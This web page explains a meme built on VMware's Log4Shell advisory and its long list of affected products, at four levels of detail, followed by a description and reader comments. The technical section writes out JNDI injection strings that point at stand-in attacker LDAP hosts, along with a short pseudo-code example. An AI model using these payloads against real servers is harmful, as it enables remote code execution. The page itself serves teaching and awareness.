Log4Shell's Blast Radius: The VMware Product List
Why is this Security meme funny?
Level 1: One Broken LEGO
Imagine you have a giant box of LEGO bricks and you love building all sorts of creations – houses, cars, castles, you name it. Now, picture that one particular type of LEGO piece (say, a crucial connector piece that you used in almost every one of your creations) turned out to be defective. Maybe it has a tiny crack that makes structures built with it unstable. One day, your friend discovers that if you press on that piece a certain way, the whole thing it’s part of falls apart. That’s scary, right? Suddenly, you realize all your LEGO creations — which all used that same type of piece here and there — could fall apart easily if someone pokes them in just the wrong spot.
In this scenario, you’d probably have to go through every model you built and fix or replace that weak piece to make sure your castle or spaceship doesn’t crumble. You might even make a list of all the creations that are affected: “castle, spaceship, robot, bridge…” and honestly, the list might include almost everything you built because that piece was so common. It’s a bit overwhelming, and also a little ironic — who would think one tiny connector piece could jeopardize an entire castle?
That’s exactly what happened in the grown-up world of computers. A small but important “piece” of many programs (a logging tool, used in tons of applications) had a big flaw. When people found out, it turned out that flaw could make whole computer systems fall apart or get taken over (like all the LEGO models collapsing). Companies like VMware discovered that nearly all the different “products” (software tools) they built over the years used that flawed piece somewhere inside. So they basically had to say, “We need to check everything and fix a lot of things.” The meme is showing a webpage where VMware lists all those affected products – which is like seeing the list of all your LEGO creations that used the broken piece. It’s funny in a kinda “oh no, not that one too!” way, because the list is so long you almost have to laugh. But it’s also a bit like a cautionary tale: whether it’s LEGO castles or computer programs, sometimes one weak link can mess up a whole bunch of stuff.
Level 2: Dependency Dominoes
Let’s break down what’s going on here in simpler terms. The meme is referencing a major security vulnerability that happened in late 2021. A vulnerability means there’s a flaw or weakness in software that bad guys (hackers) can exploit to make something happen that shouldn’t. In this case, the vulnerability is called Log4Shell (technical name CVE-2021-44228). It was a big deal because it let attackers run their own code on other people’s servers remotely, which is about as bad as it sounds – we call that a Remote Code Execution (RCE) vulnerability. Essentially, if a system was vulnerable, a hacker could potentially take over that system just by sending the right data to it (no password needed, nothing).
So what software was vulnerable? It turns out, a very common piece of software called Log4j had the flaw. Log4j is a logging library for Java. Logging is just recording events or messages (like errors or user actions) to a file or console so developers and system admins can debug or audit what’s happening. Instead of every developer writing their own logging system, they often use libraries like Log4j to handle it (since it’s reliable and feature-rich). Apache Log4j is extremely popular in the Java world – kind of the standard way many applications write to their log files. If you’ve ever run a Java application and seen messages printing out like “INFO,” “ERROR,” etc., chances are Log4j (or its cousins) were doing that.
Now, the phrase “UsingComponentsWithKnownVulnerabilities” from the tags is about situations where your application includes some component (like a library) that has a known bug or security hole. Ideally, you’d update it as soon as you know there’s a problem. But in reality, especially in big companies or with software that’s already been shipped, you might not know immediately or it might not be easy to swap it out quickly. Dependency management is the practice of keeping track of these libraries (dependencies) your software relies on and updating them when needed. Log4Shell taught everyone that we need to be on top of this, because when a widely used library like Log4j has a problem, it means a ton of software is suddenly risky to use until it’s fixed.

The screenshot in the meme is from a VMware security advisory page. VMware is a famous company known for virtualization products. Virtualization is tech that lets one physical computer run many “virtual” computers inside it (like how a single big server can host many virtual machines or VMs). VMware’s products include things like vCenter Server (which manages virtual machine hosts and clusters), VMware Horizon (virtual desktop infrastructure, sort of like running desktop environments on servers for users to access remotely), NSX-T (virtual networking), and newer cloud-native stuff under the Tanzu brand (which deals with containers and Kubernetes). They even have security products like Carbon Black and all sorts of management and automation tools (many ending with “One” or “vRealize” branding).
All these varied products share something in common: many are written in Java or include components written in Java. And guess what Java logging tool many of them likely used? Log4j. So when the Log4Shell vulnerability was revealed, VMware had to check each of its products to see if they were using the bad version of Log4j. The section titled “1. Impacted Products (Under Evaluation)” in the image is basically VMware saying “here are the products we think might be affected and we’re checking them (‘under evaluation’).” The bulleted list is huge because, frankly, Log4j was probably in almost everything that had a logging function. It’s like discovering that a particular brand of ingredient is in half the recipes at a restaurant – if that ingredient is bad, half the menu is in trouble.
Some terms and why those products are listed:
- Under Evaluation: means they’re still confirming if those products are definitely affected, but it’s likely. They wanted to alert customers “these might be vulnerable, stay tuned for patches.”
- VMware Horizon, vCenter, etc.: These are major products for managing virtualization. They run on servers and have web interfaces or services – often implemented in Java. If those services use Log4j to write logs, they’re potentially exploitable via Log4Shell.
- vRealize Operations, vRealize Log Insight, vRealize Automation: “vRealize” is VMware’s suite of management tools (monitoring, logging, automating tasks). Being management software, under the hood they’re web applications or services that again likely run on Java and use common libraries.
- VMware Tanzu products (GemFire, Greenplum, etc.): Tanzu is VMware’s line for modern apps (it comes from VMware’s acquisition of Pivotal). Many of these are Java or Spring-based cloud applications, so they too might include Log4j. For example, Spring Cloud Gateway or Spring Cloud Services for VMware Tanzu are Java Spring applications – Spring itself doesn’t include Log4j by default, but these might have had it for logging purposes.
- Carbon Black Cloud Workload Appliance: This is a security tool, but it’s still software that could be Java-based internally. So yes, even a security tool can have a vulnerable component – the irony isn’t lost on anyone that a tool meant to protect workloads had to be fixed for this vulnerability.
The reason the list is so long is basically because VMware was doing the responsible thing: informing customers that “hey, all these products incorporate the Log4j component in some form, so they might be exploitable using Log4Shell, we’re checking and will patch them.” It emphasizes the supply chain concept: one piece of software (Log4j) is a dependency for many others. When that one piece has a flaw, it’s like a domino effect – hence “Dependency Dominoes.” Push one domino (Log4j vulnerability) and it can knock down a whole line of dominoes (a chain of products that used Log4j).
For a junior developer or someone new to this: imagine you have a popular toolkit to save time – like a pre-made engine that does one common thing for all your projects. It’s great because it means you don’t reinvent the wheel each time. But if a bug is found in that engine, suddenly all projects that depend on it need to be checked and fixed. This is why we have things like security advisories and patches. Companies like VMware will issue patches (updates) for each affected product to include a fixed version of the library or apply a workaround. The meme is essentially spotlighting how huge that effort was – “nearly every product” needed attention.
Also, to decode the meme’s tone: it’s a mix of “wow, this is widespread” and “ugh, of course it’s widespread.” Those tags like SecurityVulnerabilities and log4shell_supply_chain indicate it’s highlighting a real security crisis and how it propagates through all dependent systems. VirtualizationPlatformRisk hints at the worry: even infrastructure platforms (which one might assume are super secure) had this risk because of a shared component. It was a surprise and a lesson: security issues can come from the least expected places (again, a logging tool in this case).
So if you’re a newer dev, what’s the takeaway humor/lesson here? It’s basically, “Don’t underestimate the impact of a single dependency.” Everyone uses libraries to be productive, but you should be aware of what you pull into your project. And when the community sounds the alarm about something like Log4j, you rapidly check everything you’ve built or use that might include it. The meme’s exaggeration that “nearly every product” is affected isn’t far from the truth for many companies. It sure felt like that week that everything with a Java heartbeat needed an update. It’s both funny and daunting – funny in that “what, even that product too?!” way, and daunting because it shows how a modern tech stack can have a truly chain-reaction problem.
Level 3: One Logger to Exploit All
The meme lands with a knowing groan among seasoned developers and security engineers. It highlights that moment in December 2021 when virtually every IT team was scrambling to assess their exposure to Log4Shell. The screenshot from VMware’s advisory isn’t exaggerated – it really did enumerate an alarming number of products. For anyone in enterprise IT, seeing that list feels like reading a who’s who of your data center all in one “Impacted Products” section. The joke (in a darkly comic way) is that VMware might as well have said, “Our entire product line is under review for Log4j vulnerabilities.” When a security advisory essentially reads like the company’s product catalog, you know it’s a bad day.
Why is this funny to the in-crowd? Because it’s painfully real. The Log4Shell vulnerability was a zero-day announced abruptly, and it had everyone from cloud providers to application teams in pure firefighting mode. The image’s endless bulleted list evokes the shared trauma: we all spent that weekend identifying which systems were using the vulnerable Log4j library. At large organizations, the answer was basically “everything that runs Java,” which, in VMware’s case, is a huge portfolio: vCenter Server (the core of VMware’s virtualization management) – vulnerable; Horizon (virtual desktop infrastructure) – vulnerable; WorkspaceOne – vulnerable; vRealize suite – vulnerable. Even security and monitoring tools like Carbon Black and vRealize Log Insight ironically were vulnerable themselves (yes, the logging tool had a logging vulnerability!). It’s a classic case of “Doctor, heal thyself,” where your security appliances and dashboards needed emergency patches too.
For senior devs and IT veterans, this scenario hits on multiple industry lessons:
- Dependency Hell: One tiny library (
log4j-core.jar) became a ticking time bomb embedded in countless applications. It’s an open secret that enterprises build on many third-party components – but rarely does it bite so hard all at once. This is why dependency management and tracking the versions of libraries in use is crucial (yet often neglected until something like Log4Shell happens). - “Patch All The Things!”: The meme basically screams this phrase. When the advisory lists everything short of the kitchen sink, the only solution is a massive patch or upgrade effort. Folks who’ve been through it remember the endless update cycles: update VMware ESXi and vCenter, update the Tanzu Kubernetes clusters, update the Spring Cloud services – it was an all-hands-on-deck situation. The title, “nearly every product is impacted,” is both hilarious and terrifying: it’s like Oprah giving out vulnerabilities – “You get a vuln! You get a vuln! Everyone gets a vuln!” 🎁
- Supply-Chain Risk in Action: We often talk about supply-chain vulnerabilities in abstract, but Log4Shell was a concrete demonstration. VMware’s products weren’t directly coded with a bug by VMware engineers; instead, they all relied on a popular open-source component that had a flaw. This is a dependency supply chain issue – a reminder that even if your code is fine, a library you included (or a library of a library…) might introduce a critical weakness. Modern software is so interconnected that a single point of failure can ripple outward. The humor here has that “of course it’s in everything” eye-roll – as if we expected anything using Log4j to come through unscathed.
- “It’s Always Something (DNS? No, Logging!)”: There’s a running joke that “it’s always DNS” when there’s a major outage. In security, 2021 taught us that sometimes “it’s always the logging framework.” Who would have thought that logging, of all things, would be the Achilles’ heel? Veteran devs find grim humor in this irony. Logging is supposed to be the safe part of your system – it just writes text to files, right? Yet here it was causing emergency meetings at 3 AM. It’s the ultimate proof that no part of the stack can be assumed harmless.
- Enterprise Reality vs. Best Practice: Best practice says “keep your dependencies up to date and monitor for CVEs.” Reality in large enterprises: you might be running a slightly outdated version of a library like Log4j embedded in a product, and it may take the vendor (VMware in this case) some time to issue updates. The advisory listing “Under Evaluation” products hints at the scramble: VMware was still testing patches or figuring out which versions were affected. Meanwhile, security teams were implementing temporary mitigations (like setting
LOG4J_FORMAT_MSG_NO_LOOKUPS=trueor removing theJndiLookupclass from JAR files) to buy time. Senior folks reading this have that thousand-yard stare, recalling manually editing JAR files across dozens of servers as a weekend project.
In short, this meme’s humor comes from shared agony. It’s a laugh of recognition: everyone in tech remembers that Log4Shell weekend. Seeing a venerable tech giant like VMware basically acknowledge “Yep, everything’s broken” is both comical and sobering. It didn’t matter if you were running a cutting-edge virtualization platform or a simple web app – if it had Java, it was in the blast zone. The list of impacted VMware products drives home the point that even virtualization infrastructure – which many assume is a hardened environment – had this common weak link. It’s like finding out the high-security bank vault and the coffee machine in the lobby both rely on the same flimsy lock. For the seasoned crowd, this meme is a tongue-in-cheek reminder that in tech, no component is too “boring” to bring the whole house down. And of course, after we finish chuckling, we double-check our dependency lists… just in case.
Level 4: JNDI Injection Cascade
At the heart of this meme is CVE-2021-44228, infamously dubbed Log4Shell – a critical Remote Code Execution (RCE) vulnerability in Apache Log4j 2. Technically, it’s a cascade of unintended behavior: an attacker can inject a JNDI lookup string into any log message (for example, a username or HTTP header), and the vulnerable Log4j library will obligingly perform a lookup to a malicious LDAP server and dynamically load code from it. This means a simple log message like "${jndi:ldap://attacker.com/a}" can trigger the application to fetch and execute an attacker’s payload. Under the hood, Log4j’s feature for string substitution (originally meant for convenient configs like ${env:PATH} or ${sys:os.name}) is coerced into acting as a trojan horse, turning a logging event into a full-blown code injection pipeline. The JNDI (Java Naming and Directory Interface) mechanism was never intended for evil – it’s a core Java feature for looking up data and objects (like connecting to directory services) – but Log4j’s indiscriminate use of it became a textbook example of a powerful feature gone awry.
In essence, this vulnerability exploits the flexibility and dynamism of the Java platform. Java’s ability to load classes remotely (via JNDI and LDAP) is normally useful for enterprise integration, but here it becomes a Pandora’s box. The exploit doesn’t require guessing memory addresses or buffer overflows – it’s as straightforward as persuading the application to log a special string. Once the string is logged, Log4j treats ${jndi:...} as a command to fetch an object from a remote server. With a malicious LDAP response, the attacker can trick the JVM into deserializing and executing their supplied bytecode. It’s effectively a logic flaw in Log4j’s look-up functionality that leads to a worst-case scenario: any attacker on the internet can run arbitrary code on vulnerable servers by simply sending a crafted log message.
The blast radius of this flaw is huge because Log4j is embedded everywhere in the Java world. This meme’s screenshot – a VMware security advisory – lists product after product “Under Evaluation” for impact. Why? Because nearly every one of those enterprise tools includes the Log4j library deep in its dependency tree. This is the nightmare of transitive dependencies in action: one widely-used logging component becomes a single point of security failure across countless systems. Modern software often relies on dozens of open-source components; here we see how a vulnerability in one foundational block (logging) cascades into a global emergency. Every affected product must be patched or mitigated, which in many cases meant updating Log4j to a safe version or disabling JNDI lookups entirely.
From a theoretical perspective, Log4Shell underscores the importance of secure defaults and sandboxing. If Log4j hadn’t allowed arbitrary JNDI lookups by default, this wouldn’t have happened. It also highlights a fundamental tension in software design: convenience features vs. security. The ability to do flexible lookups seemed handy (imagine pulling config from an LDAP server at runtime), but it provided a hidden Turing-complete exploit vector. Academic discussions following Log4Shell noted parallels to classic injection vulnerabilities (SQL injection, LDAP injection, etc.), except here it was “logging injection” – a new creature altogether. This event has since become a case study in defensive coding: how even non-obvious functionality must be scrutinized for misuse.
In historical context, Log4Shell is often mentioned alongside Heartbleed and Shellshock as one of the most significant vulnerabilities of the last decade. It showed how supply chain security issues can reach everywhere: a single open-source library maintained by a few people ended up haunting Fortune 500 companies and homebrew Minecraft servers alike. Yes, Minecraft – one of the early signs of this flaw came from players exploiting Minecraft’s server logging (since Minecraft uses Log4j) to execute code on servers just by posting malicious chat messages. That anecdote encapsulates the absurd power of this bug: from kids’ games to enterprise virtualization stacks, everything was fair game.
In summary, this JNDI injection fiasco was a perfect storm of modern computing: highly dynamic languages, ubiquitous re-used components, and the difficulty of anticipating how a small feature can spiral into a global threat. The meme ironically shows VMware’s very long list of “Impacted Products,” which is basically a who’s who of their portfolio. It’s a stark reminder that in today’s interconnected dependency ecosystem, a vulnerability in one piece (in this case, a logging utility) can put an entire virtualized infrastructure at risk. The humor (tinged with horror) comes from the sheer breadth of the impact – practically "nearly every product" as the title says – underscoring that sometimes in tech, one flaw really can exploit them all.
// A tiny pseudo-example of the vulnerability in action:
String username = "${jndi:ldap://evil.server.com/Exploit}";
// The server logs this username using Log4j:
logger.error("Login attempt failed for user: " + username);
// Log4j interprets ${jndi:...} and performs a lookup to evil.server.com,
// fetching malicious code that runs within the server process (RCE occurs).
Description
A screenshot of a VMware security advisory webpage (VMSA-2021-0028) detailing their official response to the Apache Log4j Remote Code Execution Vulnerability (CVE-2021-44228). The image focuses on a section titled '1. Impacted Products (Under Evaluation)', which is followed by an exceptionally long, multi-column bulleted list of VMware products. The list seems to scroll endlessly, including major enterprise staples like VMware Horizon, vCenter Server, NSX-T, the entire vRealize and Tanzu ecosystems, and various Spring Cloud services. The humor and horror of this image for a technical audience come from its stark visualization of a software supply chain nightmare. It's a real-world artifact that became a meme, representing the colossal blast radius of a single vulnerability in a ubiquitous logging library and the subsequent panic and remediation hell faced by SREs, DevOps, and security teams in every large enterprise
Comments
8Comment deleted
Some say that if you read the full list of VMware products affected by Log4Shell out loud, a CISO in a cold sweat appears in the mirror
VMware’s Log4Shell advisory reads like they just published their entire SKU list as an SBOM - turns out the real dependency graph was the product catalog all along
The day you realize your entire product portfolio is basically a distributed Log4j deployment with some virtualization features sprinkled on top
The fastest way to inventory your enterprise's Java estate turned out to be a CVE - VMware's SBOM was published as an incident response
When your entire enterprise infrastructure is 'Under Evaluation' for a single CVE, you know it's going to be a long weekend. Log4Shell: the vulnerability that made every architect simultaneously realize they had no idea how many places they were actually using Log4j, and that their dependency graph looked less like a tree and more like a Lovecraftian horror. Nothing says 'we have technical debt' quite like seeing 23+ products from a single vendor all potentially vulnerable to the same library buried six transitive dependencies deep
'Impacted Products (Under Evaluation)' is CMDB-speak for 'your change freeze is over and every VMware appliance now has a midnight maintenance window.'
Senior SRE translation of 'Under Evaluation': a transitive logging library is in half your VMware stack, your SBOM isn’t, and your weekend just turned into a patch-and-mitigate marathon
Log4j in VMware: one JAR, ten products, infinite 'under evaluation' emails for the SRE team